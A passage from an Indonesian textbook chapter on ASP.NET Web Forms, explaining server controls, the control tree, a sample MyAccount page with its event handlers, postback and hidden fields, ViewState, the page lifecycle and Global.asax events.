// an object of this class (System.Web.UI.WebControls), with one property per attribute.
public class Label : WebControl {
    public virtual string ID { get { ... } set { ... } }
    public virtual string Text { get { ... } set { ... } }
    public virtual Color ForeColor { get { ... } set { ... } }
    // ... and every other property a WebControl has
}
```

Karena kontrol adalah objek, kode halaman dapat memakainya sebagai objek: `total.Text = "35";` mengubah apa yang akan ditampilkan label. Ketika halaman selesai, setiap kontrol **merender** dirinya sebagai HTML biasa — `Label` sebagai `<span>`, `TextBox` sebagai `<input type="text">`, `Button` sebagai `<input type="submit">` — sebab HTML adalah satu-satunya yang dipahami peramban. Visual Studio menampilkan properti kontrol yang dipilih di jendela Properties, **Gambar 11.11**, dan menulis nilai di sana berarti menulis atribut ke dalam *markup*.




Gambar 11.11 Jendela Properties untuk sebuah `Button`: (1) `Text` dan `ToolTip` telah diisi; (2) `EnableViewState` serta (3) `OnClientClick` dan `PostBackUrl` adalah properti yang dijelaskan subbab ini.

Ini perubahan nyata dalam arsitektur server, bukan sekadar sintaksis. ASP klasik tahun 1990-an, seperti PHP generasi awal, membuat server web menafsirkan skrip halaman dari atas ke bawah, baris demi baris, untuk setiap permintaan. ASP.NET mengompilasi halaman menjadi kelas sekali saja, dan server web menyerahkan setiap permintaan kepada *framework*, yang membangun halaman sebagai objek dengan properti dan metode lalu membiarkannya merender dirinya sendiri. Halaman, beserta setiap elemen antarmuka penggunanya, menjadi sesuatu yang dapat dipegang dan dipanggil oleh kode.

11.6.2 Pohon kontrol dan hierarki kelas


Halaman menyimpan kontrol-kontrolnya dalam sebuah pohon. **Gambar 11.12** memperlihatkan hubungan-hubungannya untuk halaman dengan sebuah tombol, sebuah *list box*, dan sebuah kotak teks. Koleksi `Controls` milik halaman memuat ketiga kontrol secara berurutan; properti `Page` setiap kontrol menunjuk kembali ke halaman. *List box* memiliki `Controls`-nya sendiri, yaitu objek-objek `ListItem`, dan `Parent` setiap item menunjuk ke *list box* itu.



merah: Controls (turun ke anak) · biru: Parent (naik satu tingkat) · hijau: Page (ke akar) · biru tua: urutan dalam koleksi

Gambar 11.12 Pohon kontrol halaman dengan sebuah `Button`, sebuah `ListBox` beranak tiga `ListItem`, dan sebuah `TextBox`. Panah merah adalah `Controls` (turun menyusuri pohon), panah biru `Parent` (naik satu tingkat), panah hijau `Page` (langsung ke akar), panah biru tua urutan di dalam koleksi `Controls`.

Setiap kelas kontrol diturunkan dari `System.Web.UI.Control`, dan kontrol yang tampak diturunkan dari `WebControl`, yang menambahkan properti yang dimiliki setiap elemen tampak — `ForeColor`, `Font`, `Width`, `CssClass`, `ToolTip`. **Gambar 11.13** adalah silsilah *namespace* `System.Web.UI.WebControls`. Dua cabang layak diperhatikan. Validator tergantung di bawah `Label`, karena validator adalah label yang menampilkan pesan galat; Bab 14 membahasnya. Dan kontrol data — `GridView`, `ListBox`, `DropDownList` — diturunkan dari `BaseDataBoundControl`, karena kontrol-kontrol itu dapat mengisi dirinya sendiri dari sumber data; Bab 13 membahas `GridView`.



Gambar 11.13 Kelas-kelas kontrol Web Forms. Kotak hijau adalah kontrol yang dipakai halaman `MyAccount` di bab ini; kotak jingga adalah dua kelas dasar di atas *namespace* itu.

11.6.3 Web form lengkap: MyAccount

Kode 11.20 adalah halaman yang memakai contoh kontrol yang cukup beragam: label, kotak teks, dan tombol yang menghitung; label dengan tombol *+ 10%* dan *– 5%*; tiga jenis kotak teks; tiga checkbox dan tombol *Buy*; tiga radio button yang bereaksi begitu salah satunya dipilih; *list box* pilihan-ganda dengan tombol *Show*; dan *list box* yang diisi dari kode oleh tombol *Fill*. Halaman ini panjang, dan layak dibaca utuh sekali, karena beginilah rupa halaman Web Forms yang sesungguhnya.

Kode 11.20 `MyAccount.aspx`: satu formulir sisi server, banyak kontrol server, dan sebuah *event handler* yang disebut di atribut setiap kontrol yang membangkitkan *event*. Web Forms; tidak dijalankan di sini.

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="MyAccount.aspx.cs" Inherits="MyAccount" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
        </div>
        <asp:Label ID="Label1" runat="server"
            Text="calculateAccount"></asp:Label>
        <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
        <asp:Button ID="Button1" runat="server" Text="Calculate"
            OnClick="calculateAccount" ToolTip="Calculating amount of salary!" />
        <br />
        <br />
        <asp:Label ID="myLabel" runat="server" Text="100"></asp:Label>
        <asp:Button ID="plus10" runat="server" Text="+ 10%"
            CommandName="add" CommandArgument="0.1" OnCommand="DoCommand"/>
        <asp:Button ID="min5" runat="server" Text="- 5%"
            CommandName ="sub" CommandArgument="0.05" OnCommand="DoCommand"/>
        <br />
        <br />
        <asp:TextBox ID="normalTextBox" Text="Sample" runat="server" />
        <asp:TextBox ID="passwordTextBox" TextMode="Password"
            MaxLength="10" runat="server"></asp:TextBox>
        <asp:TextBox ID="multilineTextBox" TextMode="MultiLine"
            Rows="3" Columns="15" Wrap="true"
            runat="server">Durian Mango Mangosteen Pineapple</asp:TextBox>
        <br />
        <br />
        <asp:CheckBox ID="apples" Text="Apples" runat="server" />
        <br />
        <asp:CheckBox ID="pears" Text="Pears" runat="server" />
        <br />
        <asp:CheckBox ID="bananas" Text="Bananas" runat="server" />
        <br />
        <br />
        <asp:Button ID="btnBuy" runat="server" Text="Buy"
            OnClick="DoClick"/>
        <br />
        <asp:Label ID="lblBuy" runat="server" Text="Label"></asp:Label>
        <br />
```

Kode 11.20 (Lanjutan) *MyAccount.aspx: satu formulir sisi server, banyak kontrol server, dan sebuah event handler yang disebut di atribut setiap kontrol yang membangkitkan event. Web Forms; tidak dijalankan di sini.*

```
        <br />
        <asp:Label ID="Label2" runat="server"
            Text="Select method of payment"></asp:Label>
        <br />
        <asp:RadioButton ID="rbCash" runat="server" Text="cash"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <asp:RadioButton ID="rbCheque" runat="server" Text="cheque"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <asp:RadioButton ID="rbCC" runat="server" Text="credit card"
            GroupName="payment" OnCheckedChanged="RadioChanged"
            AutoPostBack="true"/>
        <br />
        <br />
        <asp:Label ID="lblPayment" runat="server" Text="Label"></asp:Label>
        <br />
        <br />
        <asp:ListBox ID="lbCarCode" runat="server"
            Rows="3" SelectionMode="Multiple">
            <asp:ListItem Text="United States" Value="USA"
                Runat="server" />
            <asp:ListItem Text="Great Britain" Value="GB"
                Runat="server" />
            <asp:ListItem Text="Germany" Value="D"
                Runat="server" />
            <asp:ListItem Text="France" Value="F"
                Runat="server" />
            <asp:ListItem Text="Italy" Value="I"
                Runat="server" />
        </asp:ListBox>
        <br />
        <br />
        <asp:Button ID="btnCarCode" runat="server" Text="Show"
            OnClick="CarCodeButtonClick"/>
        <br />
        <asp:Label ID="lblCarCode" runat="server" Text="Label"></asp:Label>
        <br />
        <br />
        <asp:ListBox ID="lbCarCode2" runat="server" AutoPostBack="true"
            OnSelectedIndexChanged="lbCarCode2_SelectedIndexChanged"></asp:ListBox>
        <br />
        <asp:Button ID="btnCarCode2" runat="server" Text="Fill"
            OnClick="btnCarCode2_Click" />
```

Kode 11.20 (Lanjutan) *MyAccount.aspx: satu formulir sisi server, banyak kontrol server, dan sebuah event handler yang disebut di atribut setiap kontrol yang membangkitkan event. Web Forms; tidak dijalankan di sini.*

```
        <br />
        <br />
        <asp:Label ID="lblCarCode2" runat="server" Text="Label"></asp:Label>
        <br />
    </form>
</body>
</html>
```

Perhatikan dulu apa yang tidak ada: formulirnya tidak memiliki `action` maupun `method`. `<form id="form1" runat="server">` adalah formulir *server*, dan Web Forms selalu mengirimkannya

kembali ke halaman yang sama dengan `POST`. Satu halaman hanya boleh memiliki satu formulir semacam itu. Karena itu setiap tombol di dalamnya mengirim seluruh halaman, beserta setiap nilai di dalamnya, kembali ke alamat yang sama. Perhatikan pula atribut-atribut yang menyebut nama metode: `OnClick="calculateAccount"`, `OnCommand="DoCommand"`, `OnCheckedChanged="RadioChanged"`, `OnSelectedIndexChanged="lbCarCode2_SelectedIndexChanged"`. Atribut-atribut itu menghubungkan *event* sebuah kontrol dengan metode di *code-behind*, **Kode 11.21**.

Kode 11.21 `MyAccount.aspx.cs`: para *event handler*. Masing-masing membaca dan menulis kontrol sebagai objek — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — dan tidak pernah menyentuh HTTP. Web Forms; tidak dijalankan di sini.

```
using System;
using System.Collections;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MyAccount : System.Web.UI.Page {
    protected void calculateAccount(object sender, EventArgs e) {
        int total = 1000;
        int value = Convert.ToInt32(TextBox1.Text);
        Label1.Text = (total + value).ToString();
    }
    public void DoCommand(object sender, CommandEventArgs e) {
        double total = Convert.ToDouble(myLabel.Text);
        if (e.CommandName == "add") {
            total += total * Convert.ToDouble(e.CommandArgument);
        } else if (e.CommandName == "sub") {
            total -= total * Convert.ToDouble(e.CommandArgument);
        }
        myLabel.Text = total.ToString("F2");
    }
    protected void DoClick(object sender, EventArgs e) {
        lblBuy.Text = "You bought: ";
        if (apples.Checked) {
            lblBuy.Text += "Apples ";
        }
        if (pears.Checked) {
            lblBuy.Text += "Pears ";
        }
        if (bananas.Checked) {
            lblBuy.Text += "Bananas ";
        }
    }
    protected void RadioChanged(object sender, EventArgs e) {
        lblPayment.Text = "Method of payment: ";
        if (rbCash.Checked) {
            lblPayment.Text += rbCash.Text;
        }
        if (rbCheque.Checked) {
            lblPayment.Text += rbCheque.Text;
        }
        if (rbCC.Checked) {
            lblPayment.Text += rbCC.Text;
        }
```

Kode 11.21 (Lanjutan) *MyAccount.aspx.cs: para event handler. Masing-masing membaca dan menulis kontrol sebagai objek — TextBox1.Text, apples.Checked, lbCarCode.SelectedItem — dan tidak pernah menyentuh HTTP. Web Forms; tidak dijalankan di sini.*

```
    }
    protected void CarCodeButtonClick(object sender, EventArgs e) {
        lblCarCode.Text = "The selected country has the international car code ";
        if (lbCarCode.SelectedItem != null) {
            lblCarCode.Text += lbCarCode.SelectedItem.Value;
        }
    }

    protected void btnCarCode2_Click(object sender, EventArgs e) {
        SortedList data = new SortedList();
        data["United States"] = "USA";
        data["Great Britain"] = "GB";
        data["Germany"] = "D";
        data["France"] = "F";
        data["Italy"] = "I";
        lbCarCode2.DataSource = data;
        lbCarCode2.DataTextField = "Key";
        lbCarCode2.DataValueField = "Value";
        lbCarCode2.DataBind();
    }

    protected void lbCarCode2_SelectedIndexChanged(object sender, EventArgs e) {
        lblCarCode2.Text = "The selected country has the " +
            "international car code ";
        if (lbCarCode2.SelectedItem != null) {
            lblCarCode2.Text += lbCarCode2.SelectedItem.Value;
        }
    }
}
```

Kodenya pendek dan terbaca seperti program desktop. `calculateAccount` membaca kotak teks dan menulis ke label: ketik 10, tekan *Calculate*, dan label menampilkan `1010`. `DoCommand` dipakai bersama oleh tombol *+ 10%* dan *– 5%*; setiap tombol membawa `CommandName` dan `CommandArgument`, sehingga satu metode melayani keduanya, dan label berubah dari 100 menjadi 110.00. `DoClick` memeriksa tiga checkbox. `RadioChanged` berjalan begitu sebuah radio button dipilih, tanpa ada tombol yang ditekan. `btnCarCode2_Click` mengisi *list box* kedua dari sebuah `SortedList` dengan menetapkan `DataSource`, menyebut kolom mana yang memberi teks dan nilai, lalu memanggil `DataBind()`.

Tidak ada kode yang menguraikan permintaan, dan tidak ada yang menyalin nilai ketikan kembali ke kolom. Ketika halaman kembali setelah *Calculate*, kotak teks masih menampilkan 10 dan label menampilkan 1010, padahal pemrogram tidak berbuat apa pun untuk itu. Itulah janji Web Forms, dan dua subbab berikut memperlihatkan bagaimana janji itu ditepati.

11.6.4 *Postback*, dilihat dari jaringan

Peramban tidak tahu apa-apa tentang kontrol server; yang diterimanya adalah HTML. **Kode 11.22** adalah awal HTML yang dibangkitkan Web Forms untuk `MyAccount.aspx` setelah *Calculate* ditekan dengan 10 di kotak teks. HTML ini disalin dari tangkapan yang dibuat di Windows dengan IIS Express; dua nilai tersembunyi yang panjang dipendekkan dengan `…`, dan build buku ini tidak menjalankannya.

Kode 11.22 Awal HTML yang dirender `MyAccount.aspx`. Kolom-kolom tersembunyi membawa target *event*, argumen *event*, dan ViewState; `__doPostBack` memungkinkan JavaScript mengirim


formulir atas nama sebuah kontrol. Keluaran Web Forms, disalin dan dipendekkan; tidak dijalankan di sini.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title></head>
<body>
    <form method="post" action="./MyAccount.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__LASTFOCUS" id="__LASTFOCUS" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="kyDO2C0L5rzzN5//B5Z1XqfTrV+GWUSecYC/JtnpvBxHMtxkba8mHVrpgeh+K9yailmYZweOFKLnW+fqtcaU
MlF0ooHVFdLVQo4hKUnYS00mwJ70PqQoKog4+iKKxcNdZL7/wRB…" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['form1'];
if (!theForm) {
    theForm = document.form1;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>

<div class="aspNetHidden">
    <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR"
value="04595DA2" />
    <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="PhbU58dLfh/WX6sllPpLElfWkusaA0KfVw8Eew3XXAScCvTPB93h7pn4EWmq7sFRstliT4N/F+bEte/BSJmr
sF4tezWChosJenRARdMbOydDda2Gy2RPpsxg…" />
</div>
        <div>
        </div>
        <span id="Label1">1010</span>
        <input name="TextBox1" type="text" value="10" id="TextBox1" />
        <input type="submit" name="Button1" value="Calculate" id="Button1"
title="Calculating amount of salary!" />
        <br />
        <br />
```

Semua "keajaiban" itu terlihat di sini. Formulir memiliki `method="post"` dan `action="./MyAccount.aspx"`: halaman mengirim ke dirinya sendiri. `Label` telah menjadi `<span id="Label1">1010</span>`, `TextBox` menjadi `<input>` dengan `value="10"`, `Button` menjadi `<input type="submit">` dengan *tooltip* sebagai `title`-nya. Lalu muncul kolom-kolom tersembunyi yang membuat Web Forms bekerja:

- `__VIEWSTATE` — keadaan kontrol-kontrol yang disimpan (Subbab 11.6.5);
- `__EVENTTARGET` dan `__EVENTARGUMENT` — kontrol mana yang membangkitkan *event*, bila bukan tombol kirim;
- `__EVENTVALIDATION` — daftar nilai yang bersedia diterima kembali oleh halaman, sehingga nilai *list box* kiriman yang tidak pernah ditawarkan akan ditolak;
- `__VIEWSTATEGENERATOR` dan `__LASTFOCUS` — pembukuan.

Fungsi JavaScript `__doPostBack` ada karena hanya tombol kirim yang dapat mengirim formulir. Radio button dengan `AutoPostBack="true"` dirender dengan `onclick="__doPostBack('rbCash','')"`: skrip menulis nama kontrol ke `__EVENTTARGET` lalu mengirim formulir, dan di server Web Forms membaca `__EVENTTARGET` untuk mengetahui bahwa `rbCash` membangkitkan `CheckedChanged`. Jadi **postback** hanyalah `POST` dari satu-satunya formulir halaman ke alamat halaman itu sendiri, membawa setiap kolom, ViewState, dan nama apa pun yang menyebabkannya. **Gambar 11.14** mengikuti satu *postback* dari awal hingga akhir.



Gambar 11.14 Sebuah *postback*. GET pertama membangun objek halaman dan merendernya dengan ViewState; menekan *Calculate* mengirim seluruh formulir kembali; sebuah objek halaman *baru* memulihkan ViewState, menerapkan nilai-nilai kiriman, membangkitkan `Click`, lalu merender halaman lagi.

> **DEFINISI. Postback** adalah permintaan `POST` yang mengirim formulir sebuah halaman ke halaman yang sama. `Page.IsPostBack` bernilai `false` pada permintaan pertama sebuah halaman dan `true` pada setiap *postback*, sehingga `Page_Load` dapat melakukan pekerjaan kali-pertama, seperti mengisi daftar dari basis data, hanya sekali.

11.6.5 ViewState

Kini pertanyaan kuncinya: kotak teks kembali dengan 10 di dalamnya karena peramban mengirim `TextBox1=10`. Tetapi *label* pun tetap menampilkan 1010 pada *postback* berikutnya, padahal label adalah elemen `<span>`, yang tidak pernah dikirim peramban. Bagaimana server tahu?

Server telah mencatatnya. Sebelum merender, Web Forms meminta setiap kontrol menyerahkan keadaan yang ingin disimpannya — properti yang diubah kode, seperti `Label1.Text = "1010"`, item-item *list box* yang diisi dari kode, penanda `Visible` sebuah kontrol — lalu menserialisasikan semuanya menjadi satu string. Web Forms menambahkan *hash* berkunci, sebuah *message authentication code* (MAC), agar dapat mendeteksi setiap perubahan yang dibuat peramban pada string itu, menyandikan byte-nya dalam Base64, dan menaruh hasilnya di `__VIEWSTATE`. Pada *postback*, ia menyandi-balik string itu, memeriksa MAC-nya, dan mengembalikan setiap properti ke kontrol-kontrol baru sebelum kode Anda berjalan. Label “ingat” 1010 karena ingatannya ikut dalam perjalanan pulang-pergi di dalam halaman.

Inilah pula harganya. ViewState dibawa *dua arah* pada *setiap postback*. Base64 mengubah setiap 3 byte menjadi 4 karakter [8], sehingga n byte keadaan berbiaya

$$L_{64} = 4\lceil\frac{n}{3}\rceil \tag{11.2}$$


karakter di halaman dan sekali lagi di permintaan. Menurut Persamaan (11.2), sebuah `GridView` yang memuat 300 nota masing-masing 100 byte — 30.000 byte keadaan — menambahkan 40.000 karakter pada halaman yang diunduh peramban dan 40.000 lagi pada setiap klik kasir, bahkan klik yang hanya mengurutkan daftar. Halaman dengan ViewState ratusan kilobyte dulu biasa ditemui, dan lambat pada koneksi seluler masa itu.

> **ViewState dapat dibaca dan harus dilindungi.** Base64 adalah pengodean, bukan enkripsi: siapa pun dapat menyandi-baliknya dan membaca apa yang disimpan halaman. MAC mencegah peramban *mengubahnya*, dan `EnableViewStateMac` tidak boleh dimatikan; halaman yang ViewState-nya dapat dipalsukan dapat dipaksa berjalan dengan nilai yang tidak pernah diberikan server. Jauhkan rahasia dari ViewState, dan matikan ViewState (`EnableViewState="false"`) untuk kontrol yang tidak memerlukannya.

Bab 14 kembali membahas ViewState sebagai salah satu dari beberapa cara menyimpan keadaan, di samping kolom tersembunyi, *cookie*, *query string*, *session state*, dan *application state*.

11.6.6 Siklus hidup halaman

Setiap permintaan, baik kunjungan pertama maupun *postback*, menjalankan objek halaman melalui urutan tahap yang sama, dan setiap tahap membangkitkan *event* yang dapat ditangani kode Anda. **Gambar 11.15** menggambarkan urutannya; tahap bergaris putus-putus hanya terjadi pada *postback*.



Gambar 11.15 Siklus hidup halaman Web Forms. Pada *postback*, halaman lebih dulu memulihkan ViewState dan nilai-nilai kiriman, lalu membangkitkan *event* perubahan, dan terakhir *event* dari kontrol yang menyebabkan *postback*.

Urutan ini menjelaskan satu golongan utuh kutu Web Forms. Nilai-nilai kiriman dimuat *sebelum* `Load`, sehingga di `Page_Load` kotak teks sudah berisi ketikan pengguna. `Click` tombol dibangkitkan *setelah* `Load`, sehingga bila `Page_Load` mengisi ulang *list box* dari basis data pada setiap permintaan — lupa menguji `IsPostBack` — pilihan pengguna terhapus sebelum *handler* `Click` sempat membacanya. Dan ViewState disimpan *setelah* `PreRender`, sehingga perubahan yang dibuat di `PreRender` bertahan sampai *postback* berikutnya, sedangkan perubahan di `Render` tidak. **Tabel 11.7** mendaftar *event* yang dibangkitkan halaman dan kontrol-kontrolnya.

Tabel 11.7 *Event* halaman dan kontrol. `Load` adalah yang ditangani hampir setiap halaman, sebagai `Page_Load`.

Event	Dibangkitkan ketika
`Init`	halaman atau kontrol diinisialisasi
`Load`	halaman atau kontrol dimuat
`DataBinding`	kontrol diikatkan ke sumber data
`PreRender`	halaman atau kontrol akan dirender
`Unload`	halaman atau kontrol dikeluarkan dari memori
`Disposed`	halaman atau kontrol dilepaskan
`Error`	(halaman) terjadi *exception* yang tidak tertangani

Dengan `AutoEventWireup="true"`, Web Forms menghubungkan metode dengan *event* halaman hanya berdasarkan namanya: `Page_Init`, `Page_Load`, `Page_PreRender`. **Kode 11.23** menulis satu baris untuk setiap tahap yang dilihatnya; halamannya, **Kode 11.24**, hanya berisi satu tombol.

Kode 11.23 `LifeCycle.aspx.cs`: *event* halaman yang dihubungkan berdasarkan nama. Pada kunjungan pertama ia mencetak PreInit, Init, Load (first visit), PreRender; setelah tombol ditekan, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; tidak dijalankan di sini.

```
using System;

public partial class LifeCycle : System.Web.UI.Page {
    // With AutoEventWireup="true", methods named Page_<Event> are wired up by name.
    protected void Page_PreInit(object sender, EventArgs e) { Trace("PreInit"); }
    protected void Page_Init(object sender, EventArgs e) { Trace("Init"); }
    protected void Page_Load(object sender, EventArgs e) {
        Trace(IsPostBack ? "Load (postback)" : "Load (first visit)");
    }
    protected void Button1_Click(object sender, EventArgs e) { Trace("Button1_Click"); }
    protected void Page_PreRender(object sender, EventArgs e) { Trace("PreRender"); }
    protected void Page_Unload(object sender, EventArgs e) { /* Response is gone: log only
*/ }

    void Trace(string step) { Response.Write(step + "<br />"); }
}
```

Kode 11.24 `LifeCycle.aspx`: satu tombol server. Web Forms; tidak dijalankan di sini.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="LifeCycle.aspx.cs"
Inherits="LifeCycle" %>
<!DOCTYPE html>
<html>
<body>
    <form id="form1" runat="server">
        <asp:Button ID="Button1" runat="server" Text="Post back" OnClick="Button1_Click" />
    </form>
</body>
</html>
```

Dua *event* berada di luar halaman mana pun. Keduanya milik **aplikasi** dan **sesi**, dan tinggal di berkas `Global.asax`, **Kode 11.25**. `Application_Start` berjalan sekali, ketika situs dimulai atau dimulai ulang; `Application_End` ketika situs berhenti. `Session_Start` berjalan ketika pengunjung baru membuat permintaan pertamanya; `Session_End` ketika sesi pengunjung itu habis waktunya. Kode ini memakainya untuk menghitung pengunjung yang sedang daring — angka yang ditampilkan situs sebagai “12 orang sedang menjelajah”.

Kode 11.25 `Global.asax`: *event* aplikasi dan sesi. `Application.Lock()` mencegah dua sesi baru memperbarui hitungan pada saat yang sama — masalah *lost update* dari Subbab 11.2.4 lagi. Web Forms; tidak dijalankan di sini.

```
<%@ Application Language="C#" %>
<script runat="server">
    // Application events: once for the whole site.
    void Application_Start(object sender, EventArgs e) {
        Application["online"] = 0;
    }
    void Application_End(object sender, EventArgs e) {
    }
    // Session events: once per visitor (per session cookie).
    void Session_Start(object sender, EventArgs e) {
        Application.Lock();
        Application["online"] = (int)Application["online"] + 1;
        Application.UnLock();
    }
    void Session_End(object sender, EventArgs e) {    // InProc sessions only
        Application.Lock();
        Application["online"] = (int)Application["online"] - 1;
        Application.UnLock();
    }
</script>
```

11.6.7 *Event*

Event adalah sesuatu yang terjadi — klik, tekanan tombol papan ketik, perubahan pilihan — dan yang dapat ditanggapi program. Di program desktop, sistem operasi membangkitkan *event* dan program menanganinya seketika, di mesin yang sama. Di Web Forms, *event* **dibangkitkan di klien dan ditangani di server**. Pengguna mengeklik tombol di peramban; peramban mengirim formulir; di server, Web Forms menyimpulkan dari data kiriman kontrol mana yang terlibat dan apakah *event* kontrol itu memiliki *handler*, dan bila ada, memanggilnya. *Handler* adalah metode biasa, dan setiap *event handler* ASP.NET memiliki bentuk yang sama:

```
private void EventName(object sender, EventArgs e);
```

